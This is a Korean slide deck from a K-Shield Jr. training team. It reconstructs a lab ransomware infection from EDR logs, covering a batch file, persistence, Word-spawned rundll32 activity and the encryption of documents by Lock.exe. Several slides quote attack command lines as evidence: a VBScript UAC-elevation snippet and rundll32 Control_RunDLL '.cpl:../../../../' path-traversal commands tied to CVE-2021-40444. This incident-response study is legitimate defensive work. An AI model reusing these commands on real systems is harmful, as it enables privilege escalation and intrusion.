
EDR 환경 구성

서버 아키텍처

로그 수집 대상 서버



로그 수집 서버





K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 초기밀

winlog.event_data.Image.keyword: Descending

C:\Users\DDJ\Downloads\Lock.exe

winlog.event_data.ParentImage.keyword: Descending

C:\Users\DDJ\Downloads\Lock.exe

ImageLoaded

winlog.event_data.ImageLoaded.keyword: Descending

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptodrone

TargetFilename

winlog.event_data.TargetFilename.keyword: Descending

Desktop\secret\보상청구서_0405.docx.enc

Desktop\secret\보상청구서_0507.docx.enc

Desktop\secret\보상청구서_0610.docx.enc

Desktop\secret\보상청구서_0704.docx.enc

Desktop\secret\보상청구서_0814.docx.enc

Desktop\secret\보상청구서_0909.docx.enc

Desktop\secret\보상청구서_1003.docx.enc

Desktop\secret\보상청구서_1107.docx.enc

C:\Users\DDJ\Downloads
Lock.exe(4456)가 문서를
암호화함 (18:35분 경)

C:\Users\DDJ\Desktop\secret\보상청구서_0405.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0507.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0610.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0704.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0814.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0909.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_1003.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_1107.docx.enc
C:\Users\DDJ\Desktop\secret\의료자문 동의서_백병원.docx.enc
C:\Users\DDJ\Desktop\secret\의료자문 동의서_세브란스.docx.enc



문서 파일이 Lock.exe에게
암호화 되었음



K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe PID 확인

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
4456	43	1536	1

Lock.exe의 PID 확인

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
1536	11	4244	1

1536의 PPID 확인



EDR 시스템을 이용하여 분석

PID 1536으로 검색

Image

winlog.event_data.Image.keyword: Descending

C:\Windows\Explorer.EXE

ParentImage

No results found

Explorer.exe가 Lock.exe와
관련되어있다는 것을 확인
(18:30분 경)

ImageLo

No results found

932278328-100

2508-3932278328-100

\\Desktop\새 폴더

\\Downloads\Key.exe:Zone.Identifier

\\Downloads\Lock.exe

\\Downloads\Lock.exe:Zone.Identifier

\\Downloads\rundll2.exe:Zone.Identifier



K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe 분석

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
5604	529	1268	1
7152	528	4244	1
664	9	664	1
8784	7	8784	1

PID

PPID

1268

4244

~~664~~~~8784~~

↓
Explorer.exe



K-Shield Jr.

EDR 시스템을 이용하여 분석

PID 1268 검색

Image
winlog.event_data.Image.keyword: Descending
C:\Windows\SysWOW64\cmd.exe

ParentImage
winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

1268 : cmd.exe
부모 프로세스 -> rundll2.exe
(18:15분 경)

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending		winlog.event_data.ParentProcessId.keyword: Descending	
Count		Count	
1	1268	1	5552



K-Shield Jr.

EDR 시스템을 이용하여 분석

rundll2.exe 검색

The screenshot displays four panels from an EDR system interface, showing search results for 'rundll2.exe'. The top-left panel, titled 'Image', shows a search for 'winlog.event_data.Image.keyword: Descending' with a result 'C:\Users\DDJ\Downloads\rundll2.exe' highlighted in a red box. The top-right panel, titled 'ParentImage', shows a search for 'winlog.event_data.ParentImage.keyword: Descending' with a result 'C:\Windows\explorer.exe' highlighted in a red box. The bottom-left panel, titled 'ImageLoaded', shows a search for 'winlog.event_data.ImageLoaded.keyword: Descending' with a result 'C:\Users\DDJ\Downloads\rundll2.exe'. The bottom-right panel, titled 'TargetFilename', shows a search for 'winlog.event_data.TargetFilename.keyword: Descending' with two results: 'C:\Users\DDJ\Desktop\Lock.exe' and 'C:\Users\DDJ\Downloads\Lock.exe', both highlighted in red boxes.

Image
winlog.event_data.Image.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

ParentImage
winlog.event_data.ParentImage.keyword: Descending
C:\Windows\explorer.exe

rundll2.exe 부모 프로세스
-> explorer.exe

ImageLoaded
winlog.event_data.ImageLoaded.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

TargetFilename
winlog.event_data.TargetFilename.keyword: Descending
C:\Users\DDJ\Desktop\Lock.exe
C:\Users\DDJ\Downloads\Lock.exe

C:\Users\DDJ\Desktop\Lock.exe
C:\Users\DDJ\Downloads\Lock.exe



K-Shield Jr.


EDR 시스템을 이용하여 분석

추가 분석 자료

소스 IP : 172.30.1.35



도착 IP : 172.30.1.25



rundll2.exe

: 네트워크 연결한 것도 확인

소스 포트	도착 포트	프로토콜
winlog.event_data.Sour... Count	winlog.event_data.Destina... Count	winlog.event_data.Protocol.keyword: Descending Count
50804 1	443 1	tcp 1

포트 번호까지 알 수 있음



K-Shield Jr.

EDR 시스템을 이용하여 분석

Explorer.exe 분석

The screenshot displays an EDR analysis interface with two main panels. The left panel, titled 'Image', shows a search for 'winlog.event_data.Image.keyword: Descending' with the result 'C:\Windows\Explorer.EXE' highlighted by a red box. The right panel, titled 'ParentImage', shows a list of parent processes, with 'C:\Users\DDJ\Downloads\office\RunMe.bat' highlighted by a red box. A blue callout box is overlaid on the interface, containing the text: 'C:\Windows\Explorer.exe(4244) -> C:\Users\DDJ\Downloads\office\RunMe.bat 생성 (15:47 경)'. The bottom of the interface shows a pagination bar with the number 106.

Image

winlog.event_data.Image.keyword: Descending

C:\Windows\Explorer.EXE

ParentImage

No results found

C:\Windows\Explorer.exe(4244)
-> C:\Users\DDJ\Downloads
office\RunMe.bat 생성 (15:47 경)

No results found

C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\RunMe.bat
C:\Users\DDJ\Downloads\office\Runtime\host\fxr\5.0.9\ho

< 1 2 3 4 5 ... 106 >



K-Shield Jr.

EDR 시스템을 이용하여 분석

cmd.exe 분석

Image	ParentImage	CommandLine
winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending	Descending
C:\Windows\System32\cmd.exe	C:\Windows\System32\wscript.exe	rs\DDJ\DOWNLO~1\office\" && "C:\Users\DDJ\DOWNLO~1\office\RunMe.bat"

C:\Windows\system32\cmd.exe /c

C:\Users\DDJ\Downloads\office\RunMe.bat

C:\Users\DDJ\AppData\Local\Temp
getadmin.vbs 생성됨(15:48 경)



K-Shield Jr.

EDR 시스템을 이용하여 분석

cmd.exe 분석

Image

winlog.event_data.Image.keyword: Descending

C:\Windows\system32\cmd.exe

ParentImage

CommandLine

CurrentVersion\Explorer
: IE나 Explorer가 실행 될 때마다 등록된 DLL 실행함

악성코드의 지속성 예상

ImageLoaded

No results found

TargetFilename

No results found

TargetObject

02\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.vbs


HKU\S-1-5-21-1908149527-2608072508-3932278328-1002\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.vbs



K-Shield Jr.

EDR 시스템을 이용하여 분석

wscript.exe 분석



C:\Windows\System32\WScript.exe

C:\Users\DDJ\AppData\Local\Temp\getadmin.vbs

wscript.exe의 부모 프로세스

C:\Windows\System32\cmd.exe

getadmin.vbs를 실행



K-Shield Jr.

EDR 시스템을 이용하여 분석

Explorer.exe 분석

Image	ParentImage	CommandLine
winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending	ent_data.CommandLine.keyword: Descending
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	echo Set UAC = CreateObject("Shell.Application") : UAC.ShellExecute "cmd.exe"

cmd /u /c echo Set UAC =
CreateObject("Shell.Application")
: UAC.ShellExecute "cmd.exe"

배치 파일 관리자 실행을 권유하지 않고
강제로 관리자로 실행시키는 코드



K-Shield Jr.

EDR 시스템을 이용하여 분석

경로 순회 공격 발견

```
CommandLine
ord: Descending
Root\Client\AppVLp.exe" C:\Program Files (x86)\Microsoft Office\Ro
ool Plus.exe"
Shell32.dll,Control_RunDLL "cpl:../../../../Temp/Low/msword.inf",
Shell32.dll,Control_RunDLL "cpl:../../../../Temp/msword.inf",
Shell32.dll,Control_RunDLL "cpl:../../../../AppData/Local/Temp/Low/msword.inf",
Shell32.dll,Control_RunDLL "cpl:../../../../AppData/Local/Temp/msword.inf",
```

구글 검색 결과

"C:\Windows\system32\rundll32.exe" Shell32.dll, Control_RunDLL ".cpl:../../../../championship.inf",에 대한 검색결과가 없습니다.

C:\Windows\system32\rundll32.exe Shell32.dll, Control_RunDLL ".cpl:../../../../championship.inf,(따옴표 없음)에 대한 검색결과:

<https://www.linkedin.com/pulse/testing-cve-2021-40444-itw-sample/>

Testing CVE-2021-40444 ITW Sample - LinkedIn

2021. 9. 15. — More command-lines executed by rundll32.exe are below: Command Line: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../../championship.inf", 이 페이지를 3번 방문했습니다. 최근 방문 날짜: 21. 11. 15



K-Shield Jr.

EDR 시스템을 이용하여 분석

rundll2.exe 부모 프로세스 추적

Image

winlog.event_data.Image.keyword: Descending

C:\Windows\SysWOW64\rundll32.exe

ParentImage

winlog.event_data.ParentImage.keyword: Descending

C:\Windows\SysWOW64\control.exe

CommandLine

winlog.event_data.CommandLine.keyword: Descending

"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../../../

프로세스 id	부모 프로세스 id
winlog.event_data.ProcessId.keyword: Descending	winlog.event_data.ParentProcessId.keyword: Descending
Count	Count
10064	3260
1744	3772
2780	7332
6320	9800



EDR 시스템을 이용하여 분석

3260, 3772, 9800 검색

악성코드는 WINWORD.exe
관계되어있다는 것을 확인 가능

3260

event_data.Image.keyword: Descending

C:\Windows\system32\wuauclt.exe

C:\Windows\SysWOW64\control.exe

ata.ParentImage.keyword: Descending

C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

C:\Program Files (x86)\Microsoft
Office\root\Office16\WINWORD.EXE

3772

event_data.Image.keyword: Descending

C:\Windows\SysWOW64\control.exe

C:\Windows\SysWOW64\rundll32.exe

ParentImage

ata.ParentImage.keyword: Descending

C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

C:\Program Files (x86)\Microsoft
Office\root\Office16\WINWORD.EXE

9800

event_data.Image.keyword: Descending

C:\Windows\SysWOW64\control.exe

ent_data.ParentImage.keyword: Descending

C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

C:\Program Files (x86)\Microsoft
Office\root\Office16\WINWORD.EXE



K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지



PC 침투

15:47

Explorer.exe(4244)로부터
RunMe.bat가 생성됨

```
winlog.event_data.Image.keyword: Descending
C:\Windows\Explorer.EXE
winlog.event_data.TargetFilename.keyword: Descending
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\Office\Data\16.0.10379.2
C:\Users\DDJ\Downloads\office\RunMe.bat
```

15:48

cmd.exe(7452)가 명령어를 통해
RunMe.bat를 실행하고
getadmin.vbs가 생성됨

```
winlog.event_data.Image.keyword: Descending
C:\Windows\System32\cmd.exe
winlog.event_data.ParentImage.keyword: Descending
C:\Windows\System32\wscript.exe
Ascending
rs\DDJ\DOWNLO~1\office" && "C:\Users\DDJ\DOWNLO~1\office\RunMe.bat"
```



K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

UAC
우회

15:48.19

cmd.exe(2184)
cmd /u /c echo Set UAC
= CreateObject("Shell.Application")
: UAC.ShellExecute "cmd.exe"

```
winlog.event_data.Image.keyword: Descending
C:\Windows\System32\cmd.exe
winlog.event_data.ParentImage.keyword: Descending
C:\Windows\System32\cmd.exe
ent_data.CommandLine.keyword: Descending
echo Set UAC = CreateObject("Shell.Application") : UAC.ShellExecute "cmd.exe"
```

15:48.24

wscript.exe(4700)가
명령어를 통해
getadmin.vbs를 실행

```
winlog.event_data.Image.keyword: Descending
C:\Windows\System32\wscript.exe
winlog.event_data.ParentImage.keyword: Descending
C:\Windows\System32\cmd.exe
ent_data.CommandLine.keyword: Descending
ws\System32\WScript.exe "C:\Users\DDJ\AppData\Local\Temp\getadmin.vbs"
```

지속성
공격

15:48.59

cmd.exe(7452)가
FileExts.vbs에 접근

```
winlog.event_data.Image.keyword: Descending
C:\Windows\system32\cmd.exe
J2\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\..vbs
```



K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

16:20

워드 프로그램(WINWORD.EXE)이
rundll32.exe의
부모 프로세스 임이 발견됨

winlog.event_data.Image.keyword: Descending	ata.ParentImage.keyword: Descending
C:\Windows\system32\wuauclt.exe	;(x86)\Microsoft Office\root\Office16\WINWORD.EXE
C:\Windows\SysWOW64\control.exe	
winlog.event_data.Image.keyword: Descending	ata.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	;(x86)\Microsoft Office\root\Office16\WINWORD.EXE
C:\Windows\SysWOW64\rundll32.exe	:\WOW64\control.exe
winlog.event_data.Image.keyword: Descending	ent_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	n Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
winlog.event_data.Image.keyword: Descending	ent_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	n Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

18:15

explorer.exe의 자식 프로세스가
rundll2.exe임이 발견됨

winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe	C:\Windows\explorer.exe
winlog.event_data.ImageLoaded.keyword: Descending	winlog.event_data.TargetFilename.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe	C:\Users\DDJ\Desktop\Lock.exe
	C:\Users\DDJ\Downloads\Lock.exe

rundll2.exe의 자식 프로세스가
cmd.exe(4244)임이 발견됨

winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\cmd.exe	C:\Users\DDJ\Downloads\rundll2.exe
winlog.event_data.ProcessId.keyword: Descending	winlog.event_data.ParentProcessId.keyword: Descending
1268	5552
Count	Count
1	1



K-Shield Jr.

EDR 침투 타임라인

시간 순서로 공격 탐지

18:30

Explorer.EXE(1268)
cmd.exe(4244)의 자식 프로세스가
Lock.exe임이 발견됨

winlog_event_data.ProcessId.keyword: Descending	Count
5804	529
7152	528
664	9
8784	7

winlog_event_data.ParentProcessId.keyword: Descending	Count
1268	1
4244	1
664	1
8784	1

winlog_event_data.Image.keyword: Descending
C:\Windows\Explorer.EXE

_data.TargetFilename.keyword: Descending
3in\S-1-5-21-1908149527-2608072508-3932278328-100
3in\S-1-5-21-1908149527-2608072508-3932278328-100
\\Desktop\새 폴더
\\Downloads\Key.exe:Zone.Identifier
\\Downloads\Lock.exe
\\Downloads\Lock.exe:Zone.Identifier
\\Downloads\rundll2.exe:Zone.Identifier

18:35

Lock.exe(4456)에 의해
문서가 암호화 됨

Image	ParentImage
winlog_event_data.Image.keyword: Descending	winlog_event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\Lock.exe	C:\Users\DDJ\Downloads\Lock.exe

ImageLoaded	TargetFilename
winlog_event_data.ImageLoaded.keyword: Descending	_data.TargetFilename.keyword: Descending
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0405.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0507.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0610.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0704.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0814.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_0909.docx.enc
C:\Users\DDJ\AppData\Local\Temp\ME115362\Cryptodon	\\Desktop\secret\보상청구서_1003.docx.enc



04 프로젝트 이후 계획



K-Shield Jr.

프로젝트 이후 해보고 싶은 것

K-Shield Jr. 가 끝난 뒤

완성하지 못한 시나리오 토폴로지 수정

분석한 결과에 대한 레포트 파일 작성 시스템 구현

프로세스 위협 점수를 매긴 뒤 그에 따른 알림 시스템 구현

이미 분석이 되어있는 위협들에 대해 자동으로 탐지하는 시스템 구현

○ 감사합니다 ○



K-Shield Jr.

K-Shield Jr. 보안사고 분석대응 7기 5팀 R&B

Q&A



K-Shield Jr.

K-Shield Jr. 보안사고 분석대응 7기 5팀 R&B